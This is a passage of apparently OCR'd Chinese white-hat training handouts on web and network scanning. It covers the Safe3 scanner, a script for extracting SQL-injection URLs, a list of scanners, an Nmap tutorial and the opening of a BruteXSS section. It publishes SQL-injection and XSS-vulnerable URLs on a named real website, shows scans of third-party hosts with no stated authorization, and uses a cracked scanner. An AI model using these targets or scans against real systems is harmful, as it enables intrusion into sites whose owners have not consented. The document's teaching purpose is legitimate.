
注入漏洞的扫描




打开程序主界面后，我们在上方的输入框中输入 URL。在漏洞设置分组框中选择“sql注入”和“xss”。然后如果需要设置 cookie 的话，在扫描设置分组框中输入 cookie，cookie 可以通过浏览器来获取，不同浏览器的获取方法不同。

Safe3Web漏洞扫描系统企业版v10.1 Crack By Lkou[LCG] Http://www.52pojie.cn
报表 设置 帮助
http://www.hbjjzd.cn GET 停止
扫描设置
Javascript解析 Url重定向 POST解析
获取Cookie name=admintest; Hm_lvt_b81d2d35:
Url包含:
Url排除: logout
漏洞选项
SQL注入 XSS跨站
上传漏洞 登录|后台
潜在漏洞 其它漏洞
HTTP验证授权
None Basic Digest NTLM
UserName: Password: Domain:
爬行状态
爬行: 0 漏洞: 0
正在解析Url: http://www.hbjjzd.cn/
漏洞显示(可右键复制或导出数据)

填写完毕之后点击“开始”按钮，扫描结束之后我们会在下方的列表框中看到漏洞信息。



我们可以在列表框中点击右键，然后选择导出报表。



在 Safe3 的目录下，我们会看到一个 `spider.log` ，这个文件以纯文本的形式保存了漏洞信息。我们打开它：

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
http://www.hbjjzd.cn/detail.php?code=1115&table_name=tb_common code=1115 存在sql注入漏洞
http://www.hbjjzd.cn/detail.php?code=1115&table_name=tb_common table_name=tb_common 存在sql注入漏洞
http://www.hbjjzd.cn/main.php?mod_id=17 存在sql注入漏洞
http://www.hbjjzd.cn/pic_detail.php?code=76&table_name=tb_pic code=76 存在sql注入漏洞
http://www.hbjjzd.cn/pic_detail.php?code=76&table_name=tb_pic table_name=tb_pic 存在sql注入漏洞
http://www.hbjjzd.cn/search.php mod_id=88952634&keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%
BF%BD%D8%BC%EF%BF%BD%EF%BF%BD%EF%BF%BD 存在POST sql注入漏洞
http://www.hbjjzd.cn/search.php keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%D8%BC%EF%
BF%BD%EF%BF%BD%EF%BF%BD&mod_id=88952634 存在POST sql注入漏洞
2016-7-14 15:45:22
2016-7-14 15:47:24
开始爬行http://localhost/
http://localhost/subject/fxss.php?xss= 存在XSS漏洞
2016-7-14 15:47:25
2016-7-14 15:48:52
开始爬行http://localhost/
http://localhost/subject/fxss.php?xss= 存在XSS漏洞
2016-7-14 15:48:52
2016-7-14 15:48:53
开始爬行http://localhost/
http://localhost/subject/fxss.php?xss= 存在XSS漏洞
2016-7-14 15:48:54
2016-7-14 15:49:01
开始爬行http://localhost/
http://localhost/subject/fxss.php?xss= 存在XSS漏洞
http://localhost/a/my.php?xss= 存在XSS漏洞
2016-7-14 15:49:04
2016-7-14 15:49:54
开始爬行http://www.hbjjzd.cn/
http://www.hbjjzd.cn/main.php?mod_id=17 存在sql注入漏洞
http://www.hbjjzd.cn/main.php?mod_id=17 存在XSS漏洞
http://www.hbjjzd.cn/search.php mod_id=88952634&keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%
BF%BD%D8%BC%EF%BF%BD%EF%BF%BD%EF%BF%BD 存在POST sql注入漏洞
http://www.hbjjzd.cn/detail.php?code=1115&table_name=tb_common code=1115 存在sql注入漏洞
http://www.hbjjzd.cn/pic_detail.php?code=76&table_name=tb_pic code=76 存在sql注入漏洞
http://www.hbjjzd.cn/detail.php?code=1115&table_name=tb_common table_name=tb_common 存在sql注入漏洞
http://www.hbjjzd.cn/search.php keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%D8%BC%EF%
BF%BD%EF%BF%BD%EF%BF%BD&mod_id=88952634 存在POST sql注入漏洞
http://www.hbjjzd.cn/search.php keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%D8%BC%EF%
BF%BD%EF%BF%BD%EF%BF%BD&mod_id=88952634 存在POST XSS漏洞
http://www.hbjjzd.cn/pic_detail.php?code=76&table_name=tb_pic table_name=tb_pic 存在sql注入漏洞
http://www.hbjjzd.cn/main.php?pages= 存在sql注入漏洞
http://www.hbjjzd.cn/main.php?table_name=tb_common&mod_id=1 mod_id=1 存在sql注入漏洞
http://www.hbjjzd.cn/main.php?table_name=tb_common&mod_id=1 mod_id=1 存在XSS漏洞
Ln 1, Col 1
```

我们可以编写一个 `python` 文件来提取其中的 SQL 注入 URL：

```python
# coding: utf-8


fi = open('spider.log', 'r')
fo = open('spider_sql.log', 'w')

for line in fi.readlines():
    line = line.strip('\n')
    if 'sql注入' in line:
        url = line.split(' ')[0]
        print url
        fo.write(url)
        fo.write('\n')

fi.close()
fo.close()
```

附录

Web 安全扫描器天梯：


IBM Rational AppScan
Web Inspect
W3AF
Cenzic Hailstorm Professional
Nessus
AunetixWVS(Commercial Edition)
SkipFish
Sandcat CS
Sandcat Pro
NTOSpider
Sandcat Free Edition
arachni
Wapiti
Jsky(Commercial Edition)
Vega
Netsparker(Commercia Edition)
Burp Suite Professional
Grendel Scan
ZAP
PowerFuzzer
ParosPro
Andiparos
Watobo
Uber Web Security Scanner
Paros Proxy
Oedipus
JSKY Free Edition
WebSecurify
Netsparker Community Edition
Grabber
Web Cruiser Free Edition
Web Cruiser Enterprise Edition
ProxyStrike
iScan
Xcobra
WebScarab
Safe3wvs
Acunetix WVS Free Edition
XSSploit
XSSer
WSTool
VulnDetector
sqlmap
SQLiX
Secubat
Priamos
openAcunetix
N-Stalker 2012 Free Edition
Mini MySqlator
Gamja
Damn Small SQLi Scanner(DSSS)
XSSS)
Web Injection Scanner(WIS)
SQID(SQL Injection Digger)
ScreamingCSS
Scrawler
N-Stalker 2009 Free Edition
LoverBoy
crawlfish
aidSQL
0
5
10
15
20
25
30

米斯特白帽培训讲义 工具篇 Nmap

> 讲师：gh0stkey
>
> 整理：飞龙
>
>

介绍

Nmap（网络映射器）是由 Gordon Lyon 涉及，用来探测计算机网络上的主机和服务的一种安全扫描器。为了绘制网络拓补图，Nmap 发送特制的数据包到目标主机，然后对返回数据包进行分析。Nmap 是一款枚举和测试网络的强大工具。

Nmap 有两种界面：可视化界面和命令行界面。

下载

https://nmap.org/download.html

使用

典型用途：

- 通过对设备或者防火墙的探测来审计其安全性。
- 探测目标主机的开放端口。
- 网络存储、网络映射、维护和资产管理。（这个有待深入）
- 通过识别新的服务器审计网络的安全性。
- 探测网络上的主机。

简单扫描

Nmap 默认使用 ICMP ping 和 TCP 全连接（`-PB`）进行主机发现，以及使用 TCP 全连接（`-sT`） 执行主机扫描。默认扫描端口是 1 ~ 1024，以及其列表中的常用端口。

语法：

```
nmap <目标 IP>
```

例子：

```
C:\Users\asus> nmap 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 10:37 ?D1ú
±ê×?ê±??
Nmap scan report for localhost (192.168.1.1)
Host is up (0.0062s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open     domain
80/tcp    open     http
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 3.40 seconds
```

多个 IP 可以以逗号分隔：`192.168.1.1,2,3,4,5`，也可以使用短横线来表示范围：`192.168.1.1-255`，也可以使用 CIDR 记法：`192.168.1.0/24`。

显示详细结果

```
nmap -vv <目标 IP>
```

```
C:\Users\asus> nmap -vv 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 10:47 ?D1ú
±ê×?ê±??
Initiating ARP Ping Scan at 10:47
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 10:47, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:47
Completed Parallel DNS resolution of 1 host. at 10:47, 0.01s ela
psed
Initiating SYN Stealth Scan at 10:47
Scanning localhost (192.168.1.1) [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 49153/tcp on 192.168.1.1
Discovered open port 49152/tcp on 192.168.1.1
Completed SYN Stealth Scan at 10:47, 2.27s elapsed (1000 total p
orts)
Nmap scan report for localhost (192.168.1.1)
Host is up, received arp-response (0.0052s latency).
Scanned at 2016-12-22 10:47:09 ?D1ú±ê×?ê±?? for 3s
Not shown: 993 closed ports
Reason: 993 resets
PORT      STATE    SERVICE REASON
21/tcp    filtered ftp     no-response
22/tcp    filtered ssh     no-response
23/tcp    filtered telnet  no-response
53/tcp    open     domain  syn-ack ttl 64
80/tcp    open     http    syn-ack ttl 64
49152/tcp open     unknown syn-ack ttl 64
49153/tcp open     unknown syn-ack ttl 64
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
           Raw packets sent: 1004 (44.160KB) | Rcvd: 998 (39.924
KB)
```

自定义端口

```
nmap <目标 IP> -p <端口>
```

```
C:\Users\asus> nmap 192.168.1.1 -p 1-500

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 10:59 ?D1ú
±ê×?ê±??
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0061s latency).
Not shown: 495 closed ports
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
53/tcp open     domain
80/tcp open     http
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

端口可以是单个，也可以是多个，多个端口可以以逗号分隔，比如 `21,22,23,53,80` ，也可以使用短横线指定范围，比如 `1-1024` 。

Ping 扫描

```
nmap -sP <目标 IP>
```

Ping 扫描其实就是只执行主机发现，不扫描具体端口。大家可以看到结果中没有端口的信息，只告诉你主机通不通，所以也很快。

```
C:\Users\asus> nmap 192.168.1.1 -sP

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 10:52 ?D1ú
±ê×?ê±??
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

与之相反，有一个选项是只执行端口扫描，不执行主机发现的，是 `-PN` （或 `-P0` ）。

```
C:\Users\asus> nmap 192.168.1.1 -PN

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 10:54 ?D1ú
±ê×?ê±??
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0062s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open     domain
80/tcp    open     http
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```

操作系统类型检测

```
nmap -O <目标 IP>
```

```
C:\Users\asus> nmap www.baidu.com -O

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 11:03 ?D1ú
±ê×?ê±??
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for www.baidu.com (61.135.169.125)
Host is up (0.0038s latency).
Other addresses for www.baidu.com (not scanned): 61.135.169.121
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not f
ind at least 1 open and 1 closed port
Device type: switch
Running (JUST GUESSING): HP embedded (86%)
OS CPE: cpe:/h:hp:procurve_switch_4000m
Aggressive OS guesses: HP 4000M ProCurve switch (J4121A) (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.35 seconds
```

组合扫描

比如我们要扫描1 ~ 1024 端口，详细输出，并且探测操作系统。

```
C:\Users\asus> nmap 192.168.1.1 -p 1-1024 -vv -O

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 11:06 ?D1ú
±ê×?ê±??
Initiating ARP Ping Scan at 11:06
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 11:06, 0.14s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Initiating SYN Stealth Scan at 11:06
Scanning 192.168.1.1 [1024 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Completed SYN Stealth Scan at 11:06, 2.03s elapsed (1024 total p
orts)
Initiating OS detection (try #1) against 192.168.1.1
Retrying OS detection (try #2) against 192.168.1.1
Retrying OS detection (try #3) against 192.168.1.1
Retrying OS detection (try #4) against 192.168.1.1
```

```
Retrying OS detection (try #5) against 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up, received arp-response (0.0014s latency).
Scanned at 2016-12-22 11:06:44 ?D1ú±ê×?ê±?? for 15s
Not shown: 1019 closed ports
Reason: 1019 resets
PORT   STATE    SERVICE REASON
21/tcp filtered ftp     no-response
22/tcp filtered ssh     no-response
23/tcp filtered telnet  no-response
53/tcp open     domain  syn-ack ttl 64
80/tcp open     http    syn-ack ttl 64
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)
No exact OS matches for host (If you know what OS is running on
it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=12/22%OT=53%CT=1%CU=37502%PV=Y%DS=1%DC=D%G=
Y%M=6889C1%
OS:TM=585B4353%P=i686-pc-windows-windows)SEQ(SP=106%GCD=1%ISR=10
4%TI=Z%CI=Z
OS:%II=I%TS=U)SEQ(CI=Z%II=I%TS=U)SEQ(CI=Z%II=I)OPS(O1=M5B4NNSNW2
%O2=M5B4NNS
OS:NW2%O3=M5B4NW2%O4=M5B4NNSNW2%O5=M5B4NNSNW2%O6=M5B4NNS)WIN(W1=
16D0%W2=16D
OS:0%W3=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=Y%T=40%W=16D0%O=
M5B4NNSNW2%
OS:CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
T4(R=Y%DF=Y
OS:%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
+%F=AR%O=%R
OS:D=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(
R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
N%T=40%CD=S
OS:)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: C:\Program Files (x86)\Nmap
OS detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.21 seconds
           Raw packets sent: 1152 (54.954KB) | Rcvd: 1110 (48.46
2KB)
```

可以看出来没探测到什么东西，因为是路由器，大家这种情况认为是 Linux 就好了。

脚本（补充）

Nmap 有个叫做 NSE 的脚本引擎，也自带了一些脚本，更多脚本可以去官网下载。

脚本的类型有：

```
auth: 负责处理鉴权证书（绕开鉴权）的脚本
broadcast: 在局域网内探查更多服务开启状况，如dhcp/dns/sqlserver等服务
brute: 提供暴力破解方式，针对常见的应用如http/snmp等
default: 使用-sC或-A选项扫描时候默认的脚本，提供基本脚本扫描能力
discovery: 对网络进行更多的信息，如SMB枚举、SNMP查询等
dos: 用于进行拒绝服务攻击
exploit: 利用已知的漏洞入侵系统
external: 利用第三方的数据库或资源，例如进行whois解析
fuzzer: 模糊测试的脚本，发送异常的包到目标机，探测出潜在漏洞 intrusive:
入侵性的脚本，此类脚本可能引发对方的IDS/IPS的记录或屏蔽
malware: 探测目标机是否感染了病毒、开启了后门等信息
safe: 此类与intrusive相反，属于安全性脚本
version: 负责增强服务与版本扫描（Version Detection）功能的脚本
vuln: 负责检查目标机是否有常见的漏洞（Vulnerability），如是否有MS08_067
```

向命令行添加 `--script=<类型>` 来使用脚本。

下面演示了使用 `default` 脚本来探测主机上的服务。

```
C:\Users\asus> nmap --script=default 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-22 11:10 ?D1ú
±ê×?ê±??
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0051s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open     domain
| dns-nsid:
|_  bind.version: dnsmasq-2.49
80/tcp    open     http
|_http-title: Site doesn't have a title (text/html).
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 68:89:C1:74:84:43 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

参考

- Nmap 脚本使用总结
- Nmap 参考指南
- Kali Linux 网络扫描秘籍 第三章 端口扫描（一）
- Kali Linux 网络扫描秘籍 第三章 端口扫描（二）
- Kali Linux 网络扫描秘籍 第三章 端口扫描（三）

米斯特白帽培训讲义 工具篇 BruteXSS

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

介绍

BruteXSS 是一个非常强大和快速的跨站点脚本检测工具，可用于暴力注入参数。BruteXSS 从指定的词库加载多种有效载荷进行注入，并且使用指定的载荷和扫描检查这些存在 XSS 漏洞的参数。得益于非常强大的扫描功能，在执行任务时，BruteXSS 非常准确而且极少误报。 BruteXSS 支持 POST 和 GET 请求，并适应现代 Web 应用程序。

特性：

- XSS 爆破
- XSS 扫描
- GET/POST 请求
- 可包含自定义单词
- 人性化的 UI

安装

